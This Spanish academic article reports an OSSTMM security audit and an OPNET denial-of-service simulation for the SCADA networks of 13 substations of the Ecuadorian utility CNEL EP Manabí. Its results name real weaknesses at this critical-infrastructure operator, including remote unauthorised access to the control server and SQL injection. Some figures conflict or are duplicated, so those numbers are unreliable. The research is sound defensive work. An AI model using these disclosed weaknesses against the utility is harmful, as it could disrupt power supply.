En esta comparativa, Gordón Revelo (2017) concluye que la OSSTMM tiene un enfoque de análisis más completo de la seguridad actuando en los ámbitos humano, físico, de medios inalámbricos, telecomunicaciones y de redes de datos. Además, sostiene que la metodología OSSTMM tiene un valor agregado al poseer una métrica cuantitativa que permite cuantificar de manera global el estado actual de la seguridad operacional como lo es los Valores de Evaluación de Riesgos (RAV). Lo mencionado por Gordón Revelo (2017) es compartido por Medina Becerra et al. (2019), los cuales añaden que esta metodología cubre todos los escenarios dónde se pueden presentar vulnerabilidades y además sugiere el uso de la metodología OSSTMM para la evaluación de la seguridad en los sistemas SCADA.

e-ISNN 2550-6730 | Vol. 7, Núm. 1 (24-33): Enero-Junio, 2023 | DOI: 10.33936/isrtic.v7i1.5588

Con respecto a la metodología OSSTMM es un estándar de seguridad profesional que proporciona un marco detallado que permite realizar evaluaciones de seguridad a sistemas, la cual fue creada en el 2001 por Pet Herzog en conjunto con más de 150 colaboradores (ISECOM, 2010). Esta metodología considera si existe o no una separación de algún tipo entre la amenaza y el activo, pudiendo ser ésta una barrera física o lógica, la transformación de la amenaza en algo inofensivo o la destrucción de la amenaza (ISECOM, 2010).

De esta manera la metodología OSSTMM, considera los controles de dos tipos. Por un lado, están los controles de clase A, en lo que se incluyen todos aquellos controles interactivos; mientras que en los controles de clase B, están aquellos controles que se relacionan con la defensa de los procesos (ISECOM, 2010). El estado de seguridad que tiene las operaciones queda determinado por el RAV, el cual indica cuan grande es la superficie de un posible ataque, siendo un valor de 100 un perfecto equilibrio entre las operaciones, las limitaciones y los controles (ISECOM, 2010).

Además, es necesario mencionar que la aplicación de la metodología OSSTMM consiste en la realización de una auditoría que involucra en primer lugar la recopilación de información y datos; como la recopilación de información sobre sistemas, redes y aplicaciones, la revisión de políticas y procedimientos de seguridad y la identificación de los activos críticos que necesitan protección (ISECOM, 2010).

En segundo lugar, se debe realizar un análisis de amenazas en donde se identifican las amenazas potenciales sobre estos activos y la determinación de la probabilidad de que se produzcan; para posteriormente realizar una evaluación de vulnerabilidades en donde identifican las vulnerabilidades del sistema que pueden ser explotadas por un atacante; lo que incluye pruebas de penetración y evaluaciones de vulnerabilidades de sistemas, redes y aplicaciones (ISECOM, 2010).

Después, se realiza un análisis del impacto que tendría un ataque exitoso a unos de los activos expuestos; por lo que se realiza la evaluación de los activos críticos, los procesos empresariales y los datos que podrían verse afectados. Enseguida se realiza un análisis de protección el cual se enfoca en evaluar la efectividad de los controles de seguridad implementados; e incluye la revisión de políticas y procedimientos de seguridad, la evaluación de la implementación de los controles de seguridad y la determinación de la efectividad de los controles (ISECOM, 2010).

Finalmente, la auditoría involucra un análisis de verificación en donde se incluye la evaluación de los registros y registros de auditoría para determinar si se han producido violaciones de seguridad y la identificación de oportunidades de mejora en los controles de seguridad (ISECOM, 2010).

Además de estas metodologías, para las evaluaciones de seguridad también se suelen utilizar sistemas de simulación sobre todo para la detección de anomalías dentro del funcionamiento de una red (García Alfaro et al., 2014). De ahí que existan trabajo como el de Rahman et al. (2009), los cuales realizan una revisión de distintas herramientas de simulación y modelados de redes (ver Tabla 2), entre éstas OPNET; de la cual concluye que ofrece una gran cantidad de variantes acerca de redes objetivos.

Del mismo modo, Njova (2021) menciona que en su trabajo sobre la evaluación del protocolo Distributed Network Protocol version 3 (DNP3) sobre subestaciones de unidades operativas del este de Sudáfrica en serie para la mejora del rendimiento de los sistemas SCADA, OPNET fue una herramienta valiosa para la simulación de dispositivos de red y monitoreo de su rendimiento sin necesidad construir una red real con los costos que esto involucraría.

comparativos sobre el impacto de las posibles vulnerabilidades detectadas en las redes mediante el uso de herramientas de simulación, para finalmente validar los resultados alcanzados sobre el estado de la seguridad de las redes internas del área de los sistemas SCADA.

2. Materiales y Métodos

Este trabajo se concibió como experimental (Hernández Sampieri et al., 2014) dada la manipulación de las variables mediante la aplicación de una metodología de evaluación del riesgo de la seguridad en las redes internas del área de los sistemas SCADA de CNEL EP, Unidad de Negocio Manabí, y modelado de escenarios en herramientas de simulación para determinar el impacto de una posible explotación de vulnerabilidades en la infraestructura eléctrica.

Por otro lado, la connotación del estudio requirió que una investigación de tipo mixta (Hernández Sampieri et al., 2014), dado que se combina tanto métodos cuantitativos como cualitativos; así como de naturaleza exploratoria, ya que permite examinar e investigar a fondo un problema con el objetivo de hacer un diagnóstico (Hernández Sampieri et al., 2014) ; descriptiva, ya que los datos obtenidos de fuentes oficiales o documentales permiten identificar la realidad del problema en análisis (Albareda Herrera, 2011); correlacional, ya que se miden las relaciones entre las variables en estudio (Curbelo Martínez et al., 2016) ; explicativa, ya que se busca encontrar las razones por las cuales la seguridad de las redes pueden estar siendo afectadas (Mejía Jervis, 2020), y documental, ya que se lleva a cabo una revisión de libros, artículos y otros documentos relacionados con el estudio (Gonzáles, 2020).

En cuanto a la metodología de evaluación de la seguridad a aplicar, esta fue seleccionada a partir de la comparación realizada entre las metodologías OSSTMM, NIST 800-115 y OWASP por Gordón Revelo (2017), tomando como criterios el Factor digital, Factor físico, Factor social, las Métricas, los Informes y la Guía técnica (ver Tabla 2).

A partir del trabajo por Gordón Revelo (2017), se puede evidenciar que de las metodologías comparadas, la OSSTMM tiene un enfoque más integral y completo sobre la seguridad; lo cual es compartido por autores como Medina Becerra et al.

INFORMÁTICA Y SISTEMAS
Revista de Tecnologías de la Informática y las Comunicaciones

Facultad de Ciencias Informáticas
Universidad Técnica de Manabí
Av. Urbina y Che Guevara, Portoviejo, Ecuador
revista.iys@utm.edu.ec

Tabla 1: Comparativa de herramientas de simulación y modelados de redes.
Fuente: García Alfaro et al. (2014), Rahman et al. (2009) y Njova (2021)

Características	Simuladores					
	OPNET/Riverbed Modeler	**NS-2**	**NetSim**	**MaRs**	**NS-3**	**Omnet++**
Tipo de simulación	Discreta y continua	Discreta	Discreta	Discreta y continua	Discreta	Discreta y continua
Interfaz gráfica de usuario (GUI)	Sí	No	Sí	Sí	No	Sí
Soporte de protocolos de red	Amplio soporte, incluyendo TCP, UDP, IPv4, IPv6, OSPF, BGP, MPLS, RSVP, etc.	Soporte limitado, incluyendo TCP, UDP, IPv4, etc.	Soporte limitado, incluyendo TCP, UDP, IPv4, etc.	Soporte limitado, incluyendo TCP, UDP, IPv4, etc.	Amplio soporte, incluyendo TCP, UDP, IPv4, IPv6, etc.	Amplio soporte, incluyendo TCP, UDP, IPv4, IPv6, etc.
Modelado de dispositivos de red	Amplio soporte.	Soporte limitado	Amplio soporte.	Soporte limitado.	Amplio soporte.	Amplio soporte
Modelado de tráfico	Amplio soporte.	Soporte limitado.	Soporte limitado.	Soporte limitado.	Amplio soporte.	Amplio soporte.
Escalabilidad	Alta	Media	Alta	Media	Alta	Alta
Licencia	Requiere Licencia/Tiene versión de prueba	Gratuita	Requiere Licencia	Gratuita	Gratuita	Gratuita

(2019), quienes además recomiendan esta metodología para la evaluación de los sistemas SCADA. En virtud de estas características se aplicó la metodología OSSTMM para la evaluación de la seguridad en las redes internas del área de los sistemas SCADA de CNEL EP, Unidad de Negocios Manabí.

Del mismo modo, como herramienta de simulación se seleccionó OPNET, a partir de los criterios de autores como Rahman et al. (2009), Ashraf et al. (2021) o Njova (2021); quienes exponen el amplio abanico de redes que la herramienta puede simular, así como las ventajas que ofrece OPNET al simular redes complejas. Adicionalmente se hizo uso de técnicas e instrumentos como entrevistas y fichas de observación a la máxima autoridad y al jefe del departamento de informática de la Unidad de Negocios.

En lo que respecta a la población de estudio esta corresponde a las redes internas del área de los sistemas SCADA de CNEL EP, Unidad de Negocios Manabí, la misma que está integrada por un total de 30 subestaciones distribuidas en ubicaciones estratégicas a través de toda la provincia teniendo una capacidad de 505/625 Megavoltamperio (MVA) de potencia.

De todas ellas, se seleccionaron un total de 13 subestaciones; de acuerdo con la información proporcionada por la Unidad de Negocios de Manabí sobre aquellas subestaciones que soportan mayor carga operativa. De ahí que las subestaciones seleccionadas distribuyen cerca del 65% de la energía de la provincia de Manabí, encontrándose ubicadas dentro de los cantones Portoviejo, Manta, Rocafuerte, Montecristi y Jaramijó.

e-ISNN 2550-6730 | Vol. 7, Núm. 1 (24-33): Enero-Junio, 2023 | DOI: 10.33936/isrtic.v7i1.5588

Tabla 2: Análisis comparativos de las metodologías de seguridad informática.
Fuente: Obtenido de (Gordón Revelo, 2017).

FACTORES	Metodologías		
	OSSTMM	NIST 800-115	OWASP
Factor Digital	X	X	X
Factor Físico	X		
Factor Social	X	X	
Métricas	X		
Informes	X	X	
Guía Técnica			X

Para el procesamiento de datos se utilizó se usó la plataforma de Google Colab junto con el lenguaje de programación Python en su versión 3.9.16, así como sus librerías NumPy, Pandas y SciPy, en sus versiones 1.22.4, 1.4.4, 1.10.1 respectivamente para aplicar métodos estadísticos para la validación de los resultados obtenidos.

Es así como el presente trabajo se realizó en cuatro fases; enfocándose la primera de ellas en la búsqueda y revisión del estado del arte sobre la a evaluación de la seguridad en los sistemas SCADA, en especial en su aplicación en el sector eléctrico; además del análisis de los estándares de seguridad informática y la selección de la metodología y el simulador para evaluar la seguridad de las redes internas el área de los sistemas SCADA.

Por otro lado, en la segunda fase se aplicó la metodología seleccionada en 13 subestaciones eléctricas con el objetivo de evaluar la seguridad; realizando también visitas in situ en cada una de las subestaciones identificando de esta manera activos de valor y aquellos mecanismos establecidos para la defensa de éstos ante posibles amenazas, tales como áreas restringidas y mecanismos de acceso y autenticación a esas áreas. Por otra parte se realizó la revisión de documentación sobre los sistemas, las políticas de seguridad implementadas, auditorías realizadas, y demás documentación que permitió conocer los procesos que se desempeñan en las instalaciones; así como el escaneo de la redes y equipos informáticos mediante herramientas de auditoría informática para identificar posibles vulnerabilidades.

Finalmente, los resultados obtenidos sobre el estado de la seguridad se registraron y tabularon en una matriz de Excel (ver Figura 1), que muestra de manera cuantitativa el estado de seguridad y la cantidad de vulnerabilidades encontradas en las redes internas del área de los sistemas SCADA.

Del mismo modo, en la tercera fase de la investigación, se identificó la vulnerabilidad más crítica identificada en los sistemas SCADA, basándose en los resultados obtenidos en la segunda fase, y se construyeron de forma simplificada dos escenarios simulados en dónde se representaron los servicios de red más utilizados en el área de los sistemas SCADA para evaluar la repercusión que podría tener si se explotara esta

Figura 1: Matriz Excel para determinar el estado de la seguridad proporcionada por la Metodología OSSTMM

vulnerabilidad. El primer escenario imitó las condiciones actuales con la vulnerabilidad presente y el segundo escenario mostró el funcionamiento de la red al explotar la vulnerabilidad. Para esto en OPNET se simuló el tiempo de respuesta de solicitudes Web (protocolo HTTP) desde las subestaciones hacia al servidor central del área de los sistemas SCADA mediante una conexión a internet, dado que los servicios webs mediante el protocolo HTTP es el más usado para compartir datos entre los sistemas SCADA del área. Adicionalmente, se añadió en el segundo escenario un equipo para simular un atacante que envía peticiones Ping con un paquete de 65527 bytes, en intervalos de un segundo de manera constante hacia el servidor (ver Figura 2), esto como una manera efectiva de simular un ataque DoS intenso, saturar el ancho de banda de la red y sobrecargar los recursos del sistema objetivo dentro de un entorno de simulación simplificado; dado que un solo paquete de este tamaño, equivaldría a que 1024 computadora realicen solicitudes ping hacia el servidor con un tamaño de paquete predeterminado (aproximadamente 64 bytes). De esta manera, los tiempos de respuesta del servicio simulado fueron medidos mediante los mecanismos ofrecidos por la herramienta de simulación seleccionada para luego ser analizados.

e-ISNN 2550-6730 | **Vol. 7, Núm. 1 (24-33): Enero-Junio, 2023** | **DOI: 10.33936/isrtic.v7i1.5588**

INFORMÁTICA Y SISTEMAS
Revista de Tecnologías de la Informática y las Comunicaciones

Facultad de Ciencias Informáticas
Universidad Técnica de Manabí
Av. Urbina y Che Guevara, Portoviejo, Ecuador
revista.iys@utm.edu.ec



Figura 2: Detalle de la configuración de las solicitudes Ping en la herramienta OPNET.

Finalmente, en la última etapa se evaluaron los resultados obtenidos en las simulaciones, lo que permitió determinar la validez de la hipótesis planteada; utilizando la prueba de normalidad de Shapiro-Wilk y la prueba de Wilcoxon lo que permitió la comparación de las dos muestras experimentales relacionadas (Wilcoxon, 1945) y de esta manera llegar a las conclusiones.

3. Resultados y Discusión

Luego de la aplicación de la metodología de evaluación OSSTMM en las 13 subestaciones eléctricas objeto del estudio se lograron identificar como activos críticos los servidores de control SCADA, bases de datos de información de infraestructura eléctrica, nodos de red de alta prioridad, sensores y equipos de control en subestaciones eléctricas. Por otro lado, al revisar las políticas y procedimientos de seguridad, se encontró que se necesitaban mejoras significativas en la gestión de contraseñas, la autenticación de usuarios y la monitorización de eventos en tiempo real.

Del mismo modo, se identificaron como amenazas los ataques de denegación de servicio (DoS) debido a la posibilidad de acceso no autorizado al servidor de control SCADA desde fuera de la red corporativa, malware, ingeniería social y la explotación de vulnerabilidades en sistemas SCADA; llegando a determinar que existe un alto riesgos de explotación debido a la falta de controles de seguridad efectivos en algunas de las subestaciones evaluadas. Así también al realizar pruebas de penetración en las aplicaciones, se identificaron vulnerabilidades de inyección de Lenguaje de Consulta Estructurada (SQL) y falta de cifrado en la transmisión de datos en algunas aplicaciones utilizadas al interior de las instalaciones.

Por otra parte, mediante el análisis del impacto de un ataque exitoso a los activos críticos identificados anteriormente, se determinó que el impacto sería significativo en términos de interrupción del suministro eléctrico y posible daño a la infraestructura; además se encontró, mediante una evaluación de la implementación de los controles de seguridad, que no se habían efectuado controles adecuados para mitigar las vulnerabilidades identificadas.

Así mimo, se evaluó la efectividad de los controles de seguridad y se determinó que los controles existentes eran insuficientes para mitigar los riesgos identificados. También, mediante la evaluación de los registros y registros de auditoría, en donde se evaluaron los registros de auditorías, se encontraron varias anomalías de seguridad, incluyendo accesos no autorizados y eventos sospechosos en los registros de actividad del sistema.

De ahí que al calcular la métrica RAV, se obtuvo en las subestaciones del catón Portoviejo un valor RAV promedio de 91.3905 puntos. En este cantón se evaluó a un total de cinco subestaciones (ver Tabla 3); en donde la subestación PORTOVIEJO 1 obtuvo un RAV de 91.3563 puntos, la subestación PORTOVIEJO 2 un RAV DE 93.7277 puntos, la subestación PORTOVIEJO 3 obtuvo un RAV de 90.6195, la subestación PORTOVIEJO 4 un valor RAV de 92.0465 y la subestación CRUCITA un valor RAV de 89.8636 puntos.

Tabla 3: Resultados auditoria OSSTMM Portoviejo.

Fuente: Investigador.

PORTOVIEJO	
SUBESTACIÓN	**RAV**
PORTOVIEJO 1	91,3563
PORTOVIEJO 2	93,7227
PORTOVIEJO 3	90,6195
PORTOVIEJO 4	92,0465
CRUCITA	89,8636

Con respecto al cantón Montecristi, se evaluaron un total de dos subestaciones (ver Tabla 5). En el caso de la subestación MONTECRISTI 1 el valor RAV obtenido es de 92.6508 puntos, mientras que en la subestación MONTECRISTI 2 se obtuvo 90.5323 puntos RAV. En el caso del cantón Montecristi el valor RAV promedio obtenido por las subestaciones es de 91.5915 puntos.

Tabla 4: Resultados auditoria OSSTMM Manta.

Fuente: Investigador.

MANTA	
SUBESTACIÓN	**RAV**
MANTA 1	94,6910
MANTA 2	92,9107
MANTA 3	91,3060
MANTA 4	89,4675

e-ISNN 2550-6730 | Vol. 7, Núm. 1 (24-33): Enero-Junio, 2023 | DOI: 10.33936/isrtic.v7i1.5588

Con respecto al cantón Montecristi, se evaluaron un total de dos subestaciones (ver Tabla 5). En el caso de la subestación MONTECRISTI 1 el valor RAV obtenido es de 92.6508 puntos, mientras que en la subestación MONTECRISTI 2 se obtuvo 90.5323 puntos RAV. En el caso del cantón Montecristi el valor RAV promedio obtenido por las subestaciones es de 91.5915 puntos.

Tabla 5: Resultados auditoria OSSTMM Montecristi.

Fuente: Investigador.

MONTECRISTI	
SUBESTACIÓN	**RAV**
MONTECRISTI 1	92,6508
MONTECRISTI 2	90,5323

En el caso del cantón Rocafuerte, se evaluó la subestación ROCAFUERTE obteniendo un valor RAV de 92,4415 puntos (ver Tabla 6). De igual manera, se evaluó la subestación JARAMIJÓ ubicado en el cantón del mismo nombre en donde se obtuvo como resultado un valor de 90.7615 puntos RAV (ver Tabla 7).

Tabla 6: Resultados auditoria OSSTMM Rocafuerte.

Fuente: Investigador

ROCAFUERTE	
SUBESTACIÓN	**RAV**
ROCAFUERTE	92,4415

Tabla 7: Resultados auditoria OSSTMM Jaramijó.

Fuente: Investigador.

JARAMIJÓ	
SUBESTACIÓN	**RAV**
JARAMIJÓ	90,7615

Si bien los valores RAV obtenidos en las subestaciones evaluadas son cercanos a 100; de hecho, el valor medio de RAV de las subestaciones evaluadas es del 91.5217 puntos, lo que puede ser considerada como una seguridad alta; estos resultados reflejan la existencia de interacciones no controladas en las operaciones mencionadas en los párrafos anteriores. De ahí que de todas estas limitaciones y vulnerabilidades detectadas, se consideró para realizar los escenarios simulados la posibilidad de acceso no autorizado al servidor de control SCADA desde fuera de la red corporativa; debido a que la vulnerabilidad puede ser explotada de forma remota, tiene un alto riesgo de afectación (Loukas y Öke, 2010) del área de los sistemas SCADA y, además, esta vulnerabilidad es constante en todas las subestaciones evaluadas.

A partir de esto se consideró la simulación de un Ataque de Denegación de Servicio (DoS, por sus siglas en inglés) en la herramienta OPNET aprovechando la vulnerabilidad detectada, bajo los parámetros expresados en la Tabla 8, y con base a lo mencionado por Loukas y Öke (2010) , quien además menciona que los ataques DoS “son fáciles de lanzar, mientras que defender un recurso de red contra ellos es desproporcionadamente difícil”.

Tabla 8: Parámetros de simulación utilizados en los escenarios.

Fuente: Investigador.

PARÁMETRO	VALOR
Protocolo de enrutamiento	RIP (Routing Information Protocol)
Protocolo de transporte	TCP (Transmission Control Protocol)
Carga de tráfico	HTTP, FTP, BD
Tamaño de paquete	1500 bytes
Latencia	10 ms
Ancho de banda	10 Mbps
Pérdida de paquetes	0%
Tiempo de simulación	5 horas

De esta manera se estableció dos escenarios de simulación; en donde el primer escenario (ver Figura 3), considerado el de referencia, mostró el funcionamiento actual de las subestaciones evaluadas al conectarse con el servidor central del área de los sistemas SCADA mediante la internet; mientras que en el segundo escenario (ver Figura 4) simuló la explotación de la vulnerabilidad mediante un ataque DoS desde un equipo remoto en la internet.



Figura 3: Experimento de simulación 1 (Escenario base).

En cada uno de estos escenarios existieron tres equipos informáticos (modelo ethernet_wkstn) que simularon servicios de base de datos (DB), transferencias de archivos (protocolo FTP) y servidor web (protocolo HTTP) con el objetivo de establecer condiciones de funcionamiento similares a la realidad relacionados con el congestionamiento de la red; además de un equipo adicional que funcionó como servidor (modelo ethernet_server). Estos equipos accedieron a la internet mediante dos router (modelo CS_3640_4s_e5_fe1_tr1_sl6), el cuales funcionaron como puerta de enlace.

INFORMÁTICA Y SISTEMAS
Revista de Tecnologías de la Informática y las Comunicaciones

Facultad de Ciencias Informáticas
Universidad Técnica de Manabí
Av. Urbina y Che Guevara, Portoviejo, Ecuador
revista.iys@utm.edu.ec



Figura 4: Experimento de simulación 2 (Escenario de explotación de la vulnerabilidad).

Cabe señalar también que para la simulación del ataque DoS, se añadió un equipo (modelo ethernet_wkstn) que funcionó de atacante enviando solicitudes Ping (ver Figura1) con un paquete de 65527 bytes mediante la Internet, en intervalos de un segundo de manera constante hacia el servidor y, que además para realizar la comparativa de los diferentes resultados se utilizó la métrica de Page Response Time (PRT), cuya unidad de medida es en segundos (s) y además viene incluida en el OPNET.

Figura 5: Valores PRT para el servicio HTTP durante la simulación del primer escenario.

De esta manera, en la simulación del primer escenario (ver Figura 3), se obtiene como resultado que el PRT (ver Figura 5) muestra un comportamiento estable; ya que durante las 5 horas que fue el tiempo de simulación, la métrica se mantuvo cercana al valor de 2.2 segundos; aunque cabe señalar que en un primer momento se obtuvo un valor inicial de 2 segundos y durante los primeros 20 minutos hubo un pico máximo en la métrica con un valor muy cercano a los 2.6 segundos de PRT.

Mientras que para el segundo escenario (ver Figura 4) se obtuvo como resultados (ver Figura 6) un valor inicial para el PRT de 4.5 segundos, lo que representa una demora de 2,5 segundos con respecto al valor inicial obtenido en el primer escenario. Del mismo modo en la Figura 6 se puede observar a medida que pasa el tiempo de la simulación, los resultados obtenidos en el valor del PRT disminuye hasta alcanzar un valor cercano a 3.5 segundos cerca de las dos horas de simulación. Este valor se mantiene estable hasta las cuatro horas y cuarenta minutos de simulación, tiempo después del cual no se observa ningún tipo de datos, lo que indica que el ataque DoS provocó una sobrecarga en el servidor que lo llevó a dejar de responder después de un cierto período de tiempo, lo que explicaría por qué no se recibieron datos durante todo el tiempo de simulación.

Esto resultados dan a entender que en una hipotética explotación de la vulnerabilidad de conexión a servicio remotos desde fuera de la red corporativa mediante un ataque DoS, la afectación sería significativa; tal y como también lo establecen los resultados de la auditoría OSSTMM, a tal punto que puede dejar fuera de operación los sistemas del área de los sistemas SCADA de CNEL EP, Unidad de Negocio Manabí.

Finalmente con los resultados de la simulación obtenidos se aplicaron dos pruebas estadísticas. Por un lado se aplicó la prueba de Shapiro-Wilk, la cual permitió conocer que los datos obtenidos no tenían una distribución normal; determinando de esta manera el uso de la prueba de Wilcoxon, una prueba estadística no paramétrica, para la validación de la hipótesis planteada en este estudio.

De ahí que la prueba de Wilcoxon determinó que existen evidencias suficientes para establecer que la aplicación de una metodología de evaluación del riesgo en seguridad informáticas y simuladores de red permitió conocer el estado de la seguridad y el impacto de las vulnerabilidades en las redes internas en el área de los sistemas SCADA de CNEL EP, Unidad de Negocios Manabí, dado que en la prueba mencionada se obtuvo un valor P de 0.0003, de modo que se rechazó la hipótesis nula; con un nivel de confianza del 95% y un nivel de significancia del 5%, al ser el valor de $P < 0.05$.

Figura 6: Valores PRT para el servicio HTTP durante la simulación del segundo escenario.

4. Conclusiones

En los últimos años ha habido un aumento significativo en los ciberataques, lo que ha generado desconfianza en los usuarios y ha provocado pérdidas económicas en instituciones públicas y privadas. En particular, Ecuador se encuentra entre los países con mayor cantidad de incidencias en temas de ciberseguridad,

e-ISNN 2550-6730 | Vol. 7, Núm. 1 (24-33): Enero-Junio, 2023 | DOI: 10.33936/isrtic.v7i1.5588

lo que subraya la importancia de abordar esta problemática en el sector eléctrico. Dado el papel crucial del sector eléctrico en el desarrollo del país, es esencial contar con sistemas SCADA para el control y monitoreo de la infraestructura eléctrica. Sin embargo, es necesario implementar estrategias y métodos que protejan la confidencialidad, integridad y disponibilidad de los datos, así como políticas para la revisión periódica de la seguridad interna mediante la aplicación de metodologías de evaluación de la seguridad como la OSSTMM.

La metodología OSSTMM se enfoca en una evaluación integral de la seguridad de los sistemas y las comunicaciones, lo que permitió establecer que el área de los sistemas SCADA evaluada tiene una seguridad del 91.72% en su superficie de ataque potencial. También se identificaron algunas limitaciones comunes existentes en las subestaciones pertenecientes al área evaluada al aplicar la auditoría OSSTMM. La explotación de alguna vulnerabilidad dentro del área SCADA de CNEL EP, Unidad de Negocios Manabí, podría afectar de manera significativa el funcionamiento de la infraestructura eléctrica, llegando incluso a la interrupción total de los servicios, como en el caso de la posibilidad de acceso no autorizado al servidor de control SCADA desde fuera de la red corporativa. Además, se encontró que la aplicación de una metodología de evaluación del riesgo en seguridad informática y simuladores de red permitió conocer el estado de la seguridad y el impacto de las vulnerabilidades en las redes internas en el área SCADA de CNEL EP, Unidad de Negocios Manabí, con un nivel de significación del 5%.

Por otor lado, durante el desarrollo de este trabajo se encontraron limitaciones para acceder a información sobre el área de los sistemas SCADA de la Unidad de Negocios Manabí, ya que el sector eléctrico en Ecuador se considera como sector estratégico y, por lo tanto, parte de esta información es reservada o confidencial. Además, cabe destacar que el objetivo principal de este estudio fue evaluar la seguridad de las redes internas en el área de los sistemas SCADA de CNEL EP, Unidad de Negocios Manabí, para determinar su estado actual. Por tanto, el desarrollo de soluciones y medidas correctivas, como en el caso de un ataque DoS, va más allá del alcance de este estudio. Sería necesario llevar a cabo una investigación más detallada para identificar y evaluar soluciones adecuadas, dada la connotación estratégica que tiene el sector eléctrico en Ecuador. Es importante destacar que, aunque se utilizó una simulación de red en este trabajo, se reconoce que la configuración de red real en el área de los sistemas SCADA de CNEL EP, Unidad de Negocios Manabí, es significativamente más grande y compleja de lo que se puede simular con los recursos disponibles. Por lo tanto, se deben considerar diseñar estrategias de protección y medidas correctivas con precaución.

Además, el presente trabajo permite explorar diversas líneas de investigación futura. En primer lugar, es recomendable realizar un análisis más detallado de las vulnerabilidades específicas de la infraestructura eléctrica y aplicar técnicas de protección adecuadas para garantizar la seguridad de los sistemas SCADA. Además, es importante investigar más a fondo los ataques cibernéticos recientes en el sector eléctrico, su impacto y las medidas de protección implementadas para evitar futuros incidentes.

Por otro lado, sería útil evaluar las metodologías de evaluación de seguridad actuales utilizadas en el sector eléctrico y proponer nuevas metodologías más efectivas y eficientes. Esto podría incluir la comparación de las metodologías actuales con los marcos de seguridad internacionales y la recomendación de mejores prácticas.

Asimismo, sería beneficioso desarrollar técnicas de detección de ataques cibernéticos en tiempo real en el sector eléctrico y su aplicación en los sistemas SCADA. Esto podría incluir la implementación de sistemas de monitoreo y alerta temprana para detectar posibles amenazas a la infraestructura eléctrica y permitir una respuesta rápida y efectiva.

Finalmente, se debe investigar sobre los desafíos de seguridad y privacidad que surgen con la adopción de tecnologías emergentes en el sector eléctrico, como la Internet de las cosas (IoT) y el procesamiento en la nube, y las medidas que deben tomarse para proteger la infraestructura eléctrica. En este sentido, es necesario evaluar los riesgos asociados con la adopción de estas tecnologías y proponer medidas de protección adecuadas.

Contribución de los autores

Luis Alfonso Tapia Rivas: Conceptualización, Metodología, Software, Análisis formal, Redacción – borrador original del artículo, Visualización, Investigación. **Viviana Demera Centeno**: Supervisión, Redacción – revisión y edición del artículo.

Conflictos de interés

Los autores declaran no tener ningún conflicto de interés.

Referencias bibliográficas

Albareda Herrera, J. M. (2011). *Consideraciones sobre la investigación científica.* Vita Brevis.

Andrade, R. O., & Yoo, S. G. (2019). Cognitive security: A comprehensive study of cognitive science in cybersecurity. *Journal of Information Security and Applications, 48,* 102352. https://doi.org/10.1016/j.jisa.2019.06.008

Asamblea Nacional Constituyente. (2008). Constitución de la República del Ecuador. *Registro Oficial,* 449(20), 25–2021. www.lexis.com.ec

Ashraf, S., Shawon, M. H., Khalid, H. M., & Muyeen, S. M. (2021). Denial-of-Service attack on IEC 61850-based substation automation system: A crucial cyber threat towards smart substation pathways. *Sensors, 21*(19). https://doi.org/10.3390/s21196415

Calzada Hinojosa, S. J. (2021). Ciberseguridad en la protección

INFORMÁTICA Y SISTEMAS
Revista de Tecnologías de la Informática y las Comunicaciones

Facultad de Ciencias Informáticas
Universidad Técnica de Manabí
Av. Urbina y Che Guevara, Portoviejo, Ecuador
revista.iys@utm.edu.ec

de infraestructuras críticas eléctricas. R*evista Telemática, 20(1),* 36–46.

Carreño Pérez, J. C. (2019). *Metodología para evaluación de ciber vulnerabilidad en sistemas de transmisión de energía eléctrica "EVULCIB", estudio de caso subestación eléctrica de 230kV ubicada en la ciudad de Bogotá-Colombia.* [Tesis de Maestría]. Universidad Distrital Francisco José de Caldas.

CNEL EP. (2022). *Historia.* Disponible en https://www.cnelep.gob.ec/historia/Curbelo Martínez, G., Cortés Cortés, M., y Pérez Fernández, A. del C. (2016). Metodología para el análisis de correlación y concordancia en equipos de mediciones similares. *Revista Universidad y Sociedad, 8*(4), 65-70.

Díaz, R. M. (2021). Estado de la ciberseguridad en la logística de América Latina y el Caribe. *Desarrollo productivo (228)*

Ferreira Alves, M. (2018). Ciberseguridad en la infraestructura crítica mediante el sistema SCADA en planta de tratamiento de agua de Lima. *Revista Escuela de Guerra del Ejército del Perú, 02*(03), 48–55.

Gamboa Suárez, J. L. (2020). I*mportancia de la seguridad informática y ciberseguridad en el mundo actual.* Tesis de posgrado. [Tesis de Maestría]. Universidad Piloto de Colombia.

García Pierrat, G., y Vidal Ledo, M. J. (2016). Informatics and security: an important topic for managers. *Infodir Revista de Información para la Dirección en Salud, 12*(22), 47-58.

García-Alfaro, J., Romero-Tris, C., y Rubio-Hernan, J. (2014). *Simulaciones Software para el Estudio de Amenazas contra Sistemas SCADA.* Actas de la XIII Reunión Española sobre Criptología y Seguridad de la Información. pp. 151-156

Gonzáles, G. (2020). *Investigación documental: características, estructura, etapas, tipos, ejemplos.* Disponible en https://www.lifeder.com/investigacion-documental/

González Cruz, R. (2018). R*ediseño del software Amplifiers para el diseño de amplificadores de pequeña señal con BJT y FET.* Universidad Central" Marta Abreu" de Las Villas, Facultad de Ingeniería.

